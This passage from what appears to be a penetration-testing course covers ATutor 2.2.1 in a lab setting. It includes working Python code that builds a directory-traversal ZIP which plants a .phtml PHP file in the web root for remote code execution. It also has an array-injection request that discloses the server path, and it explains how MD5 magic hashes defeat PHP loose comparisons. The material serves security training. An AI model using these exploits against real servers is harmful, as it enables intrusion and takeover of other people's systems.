def _build_zip():
    f = StringIO()
    z = zipfile.ZipFile(f, 'w', zipfile.ZIP_DEFLATED)
    z.writestr('poc/poc.txt', 'offsec')
    z.writestr('imsmanifest.xml', 'invalid xml!')
    z.close()
    zip = open('poc.zip','wb')
    zip.write(f.getvalue())
    zip.close()

_build_zip()
```

Listing 128 - The updated PoC creates a ZIP archive with an invalid manifest file inside

We can now upload our new ZIP file with malformed XML content in imsmanifest.xml and validate our attack approach (Figure 80).




Figure 80: Uploading a raw ZIP file with an invalid imsmanifest.xml file

This time, the response we receive from the web application states that the XML file is not well-formed, which seems to suggest that we have been successful (Figure 81)!

Figure 81: Getting an error message when uploading with invalid XML data

Let's verify this on the target machine by again searching the entire filesystem for the **poc.txt** file:

```
student@atutor:~$ sudo find / -name "poc.txt"
/var/content/import/1/poc/poc.txt
student@atutor:~$
```

Listing 129 - The file poc.txt was written to the /var/content/import/1/poc/ directory

Excellent! Our uploaded file has indeed remained on the file system after being extracted. However, there are still a couple more hurdles we need to overcome.

3.9.1 Exercise

1. Recreate the steps from the previous section and make sure you can successfully upload a proof of concept file of your choice to the ATutor host
2. Attempt to upload a PHP file

3.10 Gaining Remote Code Execution

Now that we have a basic understanding of this file upload vulnerability, let's attempt to exploit it.

You likely noticed that the file is extracted under the **/var/content** directory. This is the default directory that is used by ATutor for all user-managed content files and presents a problem for us. Even if we can upload arbitrary PHP files, we will not be able to reach this directory from the web interface as it is not located within the web directory.

3.10.1 Escaping the Jail

The first option that comes to mind is to use a directory traversal[34] attack to break out of this "jail". Let's try this approach by updating our script to attempt to write the **poc.txt** file to a writable

[34] https://en.wikipedia.org/wiki/Directory_traversal_attack

directory outside of /var/content. More specifically, let's attempt to write to the /tmp directory, which is writable by any user.

```
#!/usr/bin/python
import zipfile
from cStringIO import StringIO

def _build_zip():
    f = StringIO()
    z = zipfile.ZipFile(f, 'w', zipfile.ZIP_DEFLATED)
    z.writestr('../../../../../tmp/poc/poc.txt', 'offsec')
    z.writestr('imsmanifest.xml', 'invalid xml!')
    z.close()
    zip = open('poc.zip','wb')
    zip.write(f.getvalue())
    zip.close()

_build_zip()
```

Listing 130 - The updated proof of concept implements a directory traversal attack

We updated the highlighted line in listing 130 in order to attempt to traverse to the parent directory during the ZIP extraction process, ultimately writing the file to /tmp.

As expected, our upload attempt with the newly-crafted archive still fails with the error message "XML error: Not well-formed (invalid token) at line 1", but this time we have hopefully written outside of our jail.

```
student@atutor:~$ sudo find / -name "poc.txt"
/tmp/poc/poc.txt
student@atutor:~$
```

Listing 131 - Our file has been written to the /tmp/poc/ directory

Listing 131 confirms that we have escaped the /var/content jail!

Given our progress up to this point, and with the goal of gaining remote code execution, we have to fulfill three more requirements:

1. Knowledge of the web root path on the file system, so we know where to traverse to
2. A writable location inside of the web root where we can write files
3. A file extension that can be used to execute PHP code

3.10.2 Disclosing the Web Root

Since we are using a white box approach for this test case, we already know that the web root is set to /var/www/html.

However, in a black box scenario, there might be alternative approaches available. A typical example is the abuse of the *display_errors*[35] PHP settings, which we discussed earlier.

Once again, it is important to state that this type of information disclosure is a configuration issue and as such, is unrelated to any vulnerabilities in the source code. Nonetheless, it's a common mistake and it's important to know how to exploit it, especially in shared hosting environments where the default web root directory structures are almost always changed.

A good example of how to leverage the *display_errors* misconfiguration is by sending a GET request with arrays injected as parameters. This technique, known as *Parameter Pollution* or *Parameter Tampering* relies on the fact that most back-end code does not expect arrays as input data, when that data is retrieved from a HTTP request. For example, the application may directly be passing the *$GET["some_parameter"]* variable into a function that is expecting a string data type. However, since we can change the data type of the *some_parameter* from string to an array, we can trigger an error.

For the sake of completeness, let's attempt this information disclosure vector on the ATutor web application. Since we have already enabled *display_errors* in a previous section, we can try the array injection attack in the ATutor browse.php file as follows:

```
GET /ATutor/browse.php?access=&search[]=test&include=all&filter=Filter HTTP/1.1
Host: target
```

Listing 132 - Using array injection into a GET parameter

Figure 82 clearly shows the disclosure of the full web root path.




Figure 82: The resulting response, disclosing the web root path

Essentially, all we need to do is cause the application to trigger a PHP warning, which is quite common when unexpected user-controlled input is parsed. This allows us to disclose

[35] http://php.net/manual/en/errorfunc.configuration.php#ini.display-errors

information that would otherwise be private, such as the local path of the web root on the host where the application is running.

Now that we know how to find a web root path, we can move on to the next requirement before we can gain remote code execution.

3.10.3 Finding Writable Directories

In a black box approach, we can find a writable directory by either brute forcing the web application paths, or via another information disclosure. However, since we are using a white box approach, we can simply search for writable directories within the web root on the command line.

```
student@atutor:~$ find /var/www/html/ -type d -perm -o+w
/var/www/html/ATutor/mods
...
student@atutor:~$
```

Listing 133 - The mods directory is writable along with its child directories

The ATutor web application uses the mods directory for installation of modules by the administrative ATutor user. This implies that it has to be writable by the *www-data* web user. Therefore, we can update our script to use this directory as the target for the traversal attack we described in the previous section.

```
#!/usr/bin/python
import zipfile
from cStringIO import StringIO

def _build_zip():
    f = StringIO()
    z = zipfile.ZipFile(f, 'w', zipfile.ZIP_DEFLATED)
    z.writestr('../../../../../var/www/html/ATutor/mods/poc/poc.txt', 'offsec')
    z.writestr('imsmanifest.xml', 'invalid xml!')
    z.close()
    zip = open('poc.zip','wb')
    zip.write(f.getvalue())
    zip.close()

_build_zip()
```

Listing 134 - The updated proof of concept creates a ZIP archive with directory traversals to the mods directory

After uploading the ZIP file generated by our script, we can confirm that we can access our file as shown in Figure 83!




Figure 83: Accessing the uploaded file

That leaves us with only one more hurdle to overcome.

3.10.4 Bypassing File Extension Filter

Based on the exercise earlier in this module, it is clear that the ATutor developers did make an attempt to prevent the upload of arbitrary PHP files. More specifically, we know that if we include any file with the .php extension in our ZIP file, the entire import will fail.

Fortunately, Apache server can interpret a number of different files and extensions that contain PHP code, but before we arbitrarily choose a different extension for our malicious PHP file, we need to see how the ATutor developers implemented the file extension filtering.

If we look at the import_test.php file, we can see the following code:

```
178:    /* extract the entire archive into AT_COURSE_CONTENT . import/$course using
the call back function to filter out php files */
179:    error_reporting(0);
180:    $archive = new PclZip($_FILES['file']['tmp_name']);
181:    if ($archive->extract(  PCLZIP_OPT_PATH,    $import_path,
182:                            PCLZIP_CB_PRE_EXTRACT,  'preImportCallBack') == 0) {
183:        $msg->addError('IMPORT_FAILED');
184:        echo 'Error : '.$archive->errorInfo(true);
185:        clr_dir($import_path);
186:        header('Location: questin_db.php');
187:        exit;
188:    }
189:    error_reporting(AT_ERROR_REPORTING);
```

Listing 135 - Decompression routine for the uploaded ZIP files

A quick look at the code in listing 135 tells us exactly how the ZIP file extraction process works. Specifically, the developer comment itself indicates that the *extract* function on line 181 is using the callback function *preImportCallBack* to filter out any PHP files from the uploaded archive file.

The implementation of the *preImportCallBack* function can be found in file /var/www/html/ATutor/mods/_core/file_manager/filemanager.inc.php:

```
147: /**
148: * This function gets used by PclZip when creating a zip archive.
149: * @access  private
150: * @return  int             whether or not to include the file
151: * @author  Joel Kronenberg
```

```
152: */
153:    function preImportCallBack($p_event, &$p_header) {
154:        global $IllegalExtentions;
155:
156:        if ($p_header['folder'] == 1) {
157:            return 1;
158:        }
159:
160:        $path_parts = pathinfo($p_header['filename']);
161:        $ext = $path_parts['extension'];
162:
163:        if (in_array($ext, $IllegalExtentions)) {
164:            return 0;
165:        }
166:
167:        return 1;
168:    }
```

Listing 136 - preImportCallBack implementation

On line 163 we spot a reference to a *$IllegalExtentions* array. Its name is rather self-explanatory and a quick search leads us to /var/www/html/ATutor/include/lib/constants.inc.php, where we find a number of configuration variables, with the most important for our purposes being *illegal_extensions*.

```
$_config_defaults['illegal_extentions']        =
'exe|asp|php|php3|bat|cgi|pl|com|vbs|reg|pcd|pif|scr|bas|inf|vb|vbe|wsc|wsf|wsh';
```

Listing 137 - List of non-allowed extensions

At this point, all we need to do is pick an extension that is not in the list, yet will still execute PHP code when rendered. For the purposes of this exercise, we are going to use the .phtml extension, although, other extensions are available to us as well.

All that remains for us is to update our script so that it generates a proof of concept file with the *phtml* extension, as well as add any PHP code to it. The code we will inject is the following:

```
<?php phpinfo(); ?>
```

Listing 138 - PHP code that will display a PHP environment information page

Finally, we can implement our last changes as discussed.

```
#!/usr/bin/python
import zipfile
from cStringIO import StringIO

def _build_zip():
    f = StringIO()
    z = zipfile.ZipFile(f, 'w', zipfile.ZIP_DEFLATED)
    z.writestr('../../../../../var/www/html/ATutor/mods/poc/poc.phtml', '<?php
phpinfo(); ?>')
    z.writestr('imsmanifest.xml', 'invalid xml!')
    z.close()
    zip = open('poc.zip','wb')
    zip.write(f.getvalue())
```

```
    zip.close()

_build_zip()
```

Listing 139 - The updated proof of concept creates a ZIP archive implementing the entire attack vector

After running through our entire attack vector, we can see that we have arbitrary PHP code execution!




Figure 84: Remote code execution achieved!

3.10.5 Exercise

1. Replay the above attack and gain code execution on your Atutor target
2. Try to gain a reverse shell so that you can interact with the underlying server environment

3.10.6 Extra Mile

Develop a fully functional exploit that will combine the previous vulnerabilities to achieve remote code execution:

1. Use the SQL injection to disclose the teacher's password hash
2. Log in with the disclosed hash (using the pass the hash vulnerability)
3. Upload a ZIP that contains a PHP file and extract it into the web root
4. Gain remote code execution!

3.11 Summary

In this module, we first discovered and then later exploited a pre-authenticated blind Boolean SQL injection vulnerability in the ATutor web application.

We then deeply analyzed the ATutor authentication mechanism and discovered a flaw that, when combined with the blind SQL injection, allowed us to gain privileged access to the web application.

Finally, by leveraging this level of access, we discovered and exploited a file upload vulnerability that provided us with remote code execution.

4 ATutor LMS Type Juggling Vulnerability

4.1 Overview

This module will cover the in-depth analysis and exploitation of a PHP Type Juggling vulnerability identified in *ATutor*.

4.2 Getting Started

In order to access the ATutor server, we have created a *hosts* file entry named "atutor" in our Kali Linux VM. We recommend making this configuration change in your Kali machine to follow along. Revert the ATutor virtual machine from your student control panel before starting your work.

In this module, the ATutor VM needs to be able to send emails so we will be using the Atmail VM as a SMTP relay. The ATutor VM already has Postfix installed but will need to be configured with the correct IP address of your Atmail VM. In order to modify the Postfix configuration, you will need to edit the /etc/postfix/transport file as the root user.

```
student@atutor:~$ sudo cat /etc/postfix/transport
...
offsec.local    smtp:[192.168.2.224]:587
...
```

Listing 140 - The Postfix transport file on the ATutor VM. Replace 192.168.2.224 with the IP address of your Atmail VM.

Once you have modified the transport file with the correct IP address, issue the following command:

```
student@atutor:~$ sudo postmap /etc/postfix/transport
```

Listing 141 - Updating the Postfix transport configuration

At this point, your ATutor VM should be able to send emails to the Atmail VM using the latter as a relay server.

4.3 PHP Loose and Strict Comparisons

As we saw earlier, ATutor version 2.2.1 contains a few interesting vulnerabilities that were worth exploring in depth. Besides the ones we have already discussed, this version of ATutor also contains a completely separate vulnerability that can be used to gain privileged access to the web application. In this case, the vulnerability revolves around the use of *loose comparisons* of user-controlled values, which results in the execution of implicit data type conversions, i.e. *type*

juggling[36]. Ultimately, this allows us to subvert the application logic and perform protected operations from an unauthenticated perspective.

While type juggling vulnerabilities can arguably be called exotic, the following example will help highlight how a lack of language-specific knowledge (in this case PHP), despite the good intentions of developers, can sometimes result in exploitable vulnerabilities.

Before we look at the actual vulnerability, we need to briefly explain why the type juggling PHP feature has the potential to cause problems for developers. As the PHP manual states[37]:

> *PHP does not require (or support) explicit type definition in variable declaration; a variable's type is determined by the context in which the variable is used. That is to say, if a string value is assigned to variable $var, $var becomes a string. If an integer value is then assigned to $var, it becomes an integer.*

While the lack of explicit variable type declaration can be seen as a rather helpful language construct, it becomes a difficult road to navigate when the variables are used in comparison operations. Specifically, as we will soon illustrate, there are cases where type juggling can lead to unintended interpretation by the PHP engine. For this reason, the concept of strict comparisons has been introduced in PHP. It is worth noting that software developers with a background in different languages tend to use loose comparisons more often due to their lack of familiarity of strict comparisons. While strict comparisons compare both the data values and the types associated to them, a loose comparison only makes use of context to understand of what type the data is. The different operators used for strict and loose comparisons can be found in the PHP manual[38].

To better illustrate this point, we can refer to the following PHP type comparison tables when loose comparisons (Figure 85) and strict comparisons (Figure 86) are used. As an example, notice that when you compare the **integer** 0 and the **string** "php" the result is **true** when the loose comparison operator is used.

[36] http://php.net/manual/en/language.types.type-juggling.php

[37] http://php.net/manual/en/language.types.type-juggling.php

[38] http://php.net/manual/en/language.operators.comparison.php#language.operators.comparison

Loose comparisons with ==

	TRUE	FALSE	1	0	-1	"1"	"0"	"-1"	NULL	array()	"php"	""
TRUE	TRUE	FALSE	TRUE	FALSE	TRUE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE
FALSE	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	TRUE	TRUE	FALSE	TRUE
1	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
0	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	TRUE	FALSE	TRUE	TRUE
-1	TRUE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
"1"	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
"0"	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE
"-1"	TRUE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
NULL	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	FALSE	TRUE
array()	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	FALSE	FALSE
"php"	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE
""	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE

Figure 85: PHP loose comparisons using "=="

As we can see, the logic used for implicit variable type conversions behavior when loose comparisons are used is rather confusing.

Strict comparisons with ===

	TRUE	FALSE	1	0	-1	"1"	"0"	"-1"	NULL	array()	"php"	""
TRUE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
1	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
0	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
-1	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
"1"	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
"0"	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE
"-1"	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
NULL	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE
array()	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE
"php"	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE
""	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE

Figure 86: PHP strict comparisons using "==="

In order to avoid potential vulnerabilities, developers need to be aware of and use strict operators, especially when critical comparisons involve user-controlled values. Nevertheless, that is not always the case as we will soon see.

Before we continue, it is important to note that PHP developers have recognized this as a problem and addressed it to an extent in PHP version 7 and later. However, these improvements do not completely solve the problem and type juggling vulnerabilities can still occur even in most recent versions of PHP. Furthermore, a large number of web servers running PHP5 still exist, which makes type juggling vulnerabilities a possible, if not frequent, occurrence.

4.4 PHP String Conversion to Numbers

While we briefly addressed loose comparison pitfalls in the previous section in general terms, we also need to take a look at the PHP rules for string to integer conversions to make better sense of them. Once again, we return to the PHP manual where we can find the following definitions[39]:

> *When a string is evaluated in a numeric context, the resulting value and type are determined as follows.*
>
> *If the string does not contain any of the characters '.', 'e', or 'E' and the numeric value fits into integer type limits (as defined by PHP_INT_MAX), the string will be evaluated as an integer. In all other cases it will be evaluated as a float.*

[39] http://php.net/manual/en/language.types.string.php#language.types.string.conversion

> *The value is given by the initial portion of the string. If the string starts with valid numeric data, this will be the value used. Otherwise, the value will be 0 (zero). Valid numeric data is an optional sign, followed by one or more digits (optionally containing a decimal point), followed by an optional exponent. The exponent is an 'e' or 'E' followed by one or more digits.*

The definitions above are a bit difficult to digest so let's look at a few examples to illustrate what they mean in practice. First, we will log in to our ATutor VM and perform a few loose comparison operations.

```
student@atutor:~$ php -v
PHP 5.6.30-0+deb8u1 (cli) (built: Feb  8 2017 08:50:21)
Copyright (c) 1997-2016 The PHP Group
Zend Engine v2.6.0, Copyright (c) 1998-2016 Zend Technologies
    with Zend OPcache v7.0.6-dev, Copyright (c) 1999-2016, by Zend Technologies
student@atutor:~$ php -a
Interactive mode enabled
php > var_dump('0xAAAA' == '43690');
bool(true)
php > var_dump('0xAAAA' == 43690);
bool(true)
php > var_dump(0xAAAA == 43690);
bool(true)
php > var_dump('0xAAAA' == '43691');
bool(false)
```

Listing 142 - Loose comparison examples in PHP5

What we can observe in the listing above is how PHP attempts to perform an implicit string-to-integer conversion during the loose comparison operation when strings representing hexadecimal notation are used.

If we attempt to do this on our Kali VM, we will get different results. This is because Kali deploys a newer version of PHP. Specifically, in PHP7 the implicit conversion rules have been improved in order to minimize some of the potential loose comparison problems.

```
kali@kali:~$ php -v
PHP 7.0.27-1 (cli) (built: Jan  5 2018 12:34:37) ( NTS )
Copyright (c) 1997-2017 The PHP Group
Zend Engine v3.0.0, Copyright (c) 1998-2017 Zend Technologies
    with Zend OPcache v7.0.27-1, Copyright (c) 1999-2017, by Zend Technologies
kali@kali:~$ php -a
Interactive mode enabled

php > var_dump('0xAAAA' == '43690');
bool(false)
php > var_dump('0xAAAA' == 43690);
bool(false)
php > var_dump(0xAAAA == 43690);
bool(true)
php > var_dump('0xAAAA' == '43691');
bool(false)
```

Listing 143 - Loose comparison examples in PHP7

For this module, the part of the conversion rules we are most interested in revolves around the scientific exponential number notation. As a very basic example, the PHP manual indicates that any time we see a string that starts with any number of digits, followed by the letter "e", which is then followed by any number of digits (and *only* digits), and this string is used in a numeric context (such as comparison to another number), it will be evaluated as a number[40].

Let's look at this in practice.

```
student@atutor:~$ php -a
Interactive mode enabled

php > var_dump('0eAAAA' == '0');
bool(false)
php > var_dump('0e1111' == '0');
bool(true)
php > var_dump('0e9999' == 0);
bool(true)
```

Listing 144 - Scientific exponential notation comparisons in PHP5

Notice that the examples in listing 144 confirm that the automatic string-to-integer casting is working as expected even when the exponential notation is involved. In the last two cases, that means the strings will be treated as a zero value, because any number multiplied by zero will always be zero. Please note that the results seen in listing 144 would be identical in PHP7 as well, as the interpretation rules for exponent notations have not changed.

But why does this matter to us? Let's look at our vulnerability in ATutor and see how we can take advantage of loose comparisons when the scientific exponential notation is involved.

4.4.1 Exercise

On your ATutor VM, experiment with the various type conversion examples in order to reinforce the concepts explained in the previous section.

4.5 Vulnerability Discovery

In the previous ATutor module, a SQL injection vulnerability, combined with a flawed authentication logic implementation, allowed us to gain unauthorized privileged access to the vulnerable ATutor instance. However, that is not the only way that an attacker could use to gain the same level of access. An unauthenticated attacker could accomplish the same goal using a type juggling vulnerability. Specifically, to exploit this vulnerability, an attacker must reach the code segment responsible for user account email address updates located in confirm.php which is publicly accessible.

[40] http://php.net/manual/en/language.types.string.php#language.types.string.conversion

With that in mind let's investigate how exactly the ATutor developers implemented this functionality. In order to do that, we need to understand the following chunk of code in the confirm.php file.

```
25: if (isset($_GET['e'], $_GET['id'], $_GET['m'])) {
26:     $id = intval($_GET['id']);
27:     $m  = $_GET['m'];
28:     $e  = $addslashes($_GET['e']);
29:
30:   $sql    = "SELECT creation_date FROM %smembers WHERE member_id=%d";
31:     $row = queryDB($sql, array(TABLE_PREFIX, $id), TRUE);
32:
33:     if ($row['creation_date'] != '') {
...
```

Listing 145 - Partial implementation of the email update logic

We start on line 25, where we see that the GET request variables *e*, *id*, and *m* need to be set in order for us to enter this code branch. These values are then set to their respective local variables. Notice on line 28 the use of the *$addslashes* function, which you will recall from the previous ATutor module. As in the previous case, *$addslashes* effectively resolves to the *trim* function and therefore is not sanitizing any input here.

Lines 30-31 then perform a SQL query which uses the user-controlled *id* value passed in the GET request. Notice however that this value is typecast to an integer and that the query is also properly parameterized. Therefore, we do not have an SQL injection at this point even if *$addslashes* is not properly sanitizing user input. Furthermore, the check on line 33 stipulates that the *id* value has to correspond to an existing entry in the database. This makes sense, as the code portion we are studying is supposed to update a valid user's email address.

Before we continue, let's take a quick look at the ATutor database table involved in the above SQL query.

```
mysql> select member_id, login, creation_date from AT_members;
+-----------+---------+---------------------+
| member_id | login   | creation_date       |
+-----------+---------+---------------------+
|         1 | teacher | 2018-05-10 19:28:05 |
+-----------+---------+---------------------+
1 row in set (0.01 sec)
```

Listing 146 - AT_members table contents

In listing 146, we find that our database contains one entry. Therefore, in our example we will target the "teacher" account with the *member_id* of 1.

If we pass the account ID with the value 1 in the GET request, the query from listing 145 will return a single row and the *creation_date* array entry will be populated. This should let us pass the check on line 33 and arrive on line 34 (listing 147).

```
33:     if ($row['creation_date'] != '') {
34:         $code = substr(md5($e . $row['creation_date'] . $id), 0, 10);
35:         if ($code == $m) {
36:             $sql = "UPDATE %smembers SET email='%s', last_login=NOW(),
creation_date=creation_date WHERE member_id=%d";
37:             $result = queryDB($sql, array(TABLE_PREFIX, $e, $id));
38:             $msg->addFeedback('CONFIRM_GOOD');
39:
40:             header('Location: '.$_base_href.'users/index.php');
41:             exit;
42:         } else {
43:             $msg->addError('CONFIRM_BAD');
44:         }
45:     } else {
46:         $msg->addError('CONFIRM_BAD');
47:     }
```

Listing 147 - Continuation of the email update logic implementation

Here, the variable called *$code* is initialized with the MD5 hash of the concatenated string consisting of two values we control (*$e* and *$id*) and the creation date entry returned from the database by the previously analyzed SELECT query (line 30 listing 145). More importantly, only the first 10 characters of the MD5 hash are assigned to the *$code* variable. This will be rather helpful as we will see shortly.

Finally, and critically, on line 35 we see a loose comparison using a value that we fully control, namely *$m* and one we partially control, *$code*. If we find a way to enter this branch, we would then be able to update the target account email as seen on lines 37-38, and would be redirected to the target user's profile page (PHP *header* function on line 40).

To recap what we know so far, confirm.php does not require authentication and can be used to change the email of an existing user. We also know from the previous analysis that in the code logic to update an existing user email address:

- the *$id* GET variable corresponds to the unique ID value assigned to each ATutor user in the database and is under attacker control
- the *$e* GET variable corresponds to the new email address we would like to set and is under attacker control
- the attacker controlled *$m* GET variable is used to decide if we are allowed to update the email address for the target user based on a loose comparison against the calculated *$code* variable
- the *$code* variable is a ten characters MD5 hash substring partially under attacker control

Let's now figure out how we can exploit this loose comparison.

4.6 Attacking the Loose Comparison

At this point in our analysis, we should be recalling what we have learned about PHP and scientific exponent notation from the previous section. The question though is: what is the practical value of this knowledge from the perspective of an attacker? For that, we need to expand the explored concepts a bit further and introduce the topic of *Magic Hashes*.

4.6.1 Magic Hashes

It turns out that loose comparisons can play a significant role when they are used in conjunction with hash values such as MD5 or SHA1. This concept has been explored by a number of researchers in the past and we encourage you to read more about it[41].

In essence, we have to consider that the hexadecimal character space used for the representation of various hash types is *[a-fA-F0-9]*. This implies that it may be possible to discover a plain-text value whose MD5 hash conforms to the format of scientific exponent notation. In the case of MD5, that is indeed true and the specific string was discovered by Michal Spacek.

```
student@atutor:~$ php -a
Interactive mode enabled

php > echo md5('240610708');
0e462097431906509019562988736854
php > var_dump('0e462097431906509019562988736854' == '0');
bool(true)
```

Listing 148 - MD5 Magic Hash

The MD5 of this particular string (listing 148) translates to a valid number formatted in the scientific exponential notation, and its value evaluates to zero. This example once again validates that the implicit string-to-integer conversion rules are working as expected, similar to what we described earlier in this module.

Even if the implications of this magic hash may not be clear yet, we can start to see how things could go wrong in cases where an attacker-controlled value is hashed using MD5 first and then processed using loose comparisons. In some of those instances the code logic may indeed be subverted due to the unexpected numerical evaluation of the hash.

Please note that although there exists only one known MD5 hash that falls into the scientific notation category relative to how PHP interprets strings, this is not an insurmountable hurdle for us. Once again, the reason lies in the fact that the ATutor developers use only a 10 character substring of a full MD5 hash, leaving us with a sufficiently large keyspace to operate in.

[41] https://www.whitehatsec.com/blog/magic-hashes/

Before moving on to our specific case and figuring out if there's a way to craft a similar Magic Hash to abuse our loose comparison, it's worth mentioning that further research has shown that similar magic hashes are present in other hashing types as well[42].

4.6.2 ATutor and the Magic E-Mail address

From our brief discussion in the previous section, we know that if we could fully control the *$code* variable so that it takes the form of a Magic Hash, we would be able to trivially bypass the check on line 35 in listing 147. This is true as we have full control over the *m* variable, which we could set to zero or the appropriate numerical value, depending on the obtained magic hash.

However, that is not quite the case as we have already seen. Nevertheless, this doesn't mean that we have hit a dead end, but rather that we have to use a brute force approach. Although that does not sound elegant, it is quite effective in this case due to the fact that the unique code consists of only the first 10 characters of an MD5 hash.

Let's quickly review the code generation logic:

```
$code = substr(md5($e . $row['creation_date'] . $id), 0, 10);
```

Listing 149 - The confirmation code generation logic

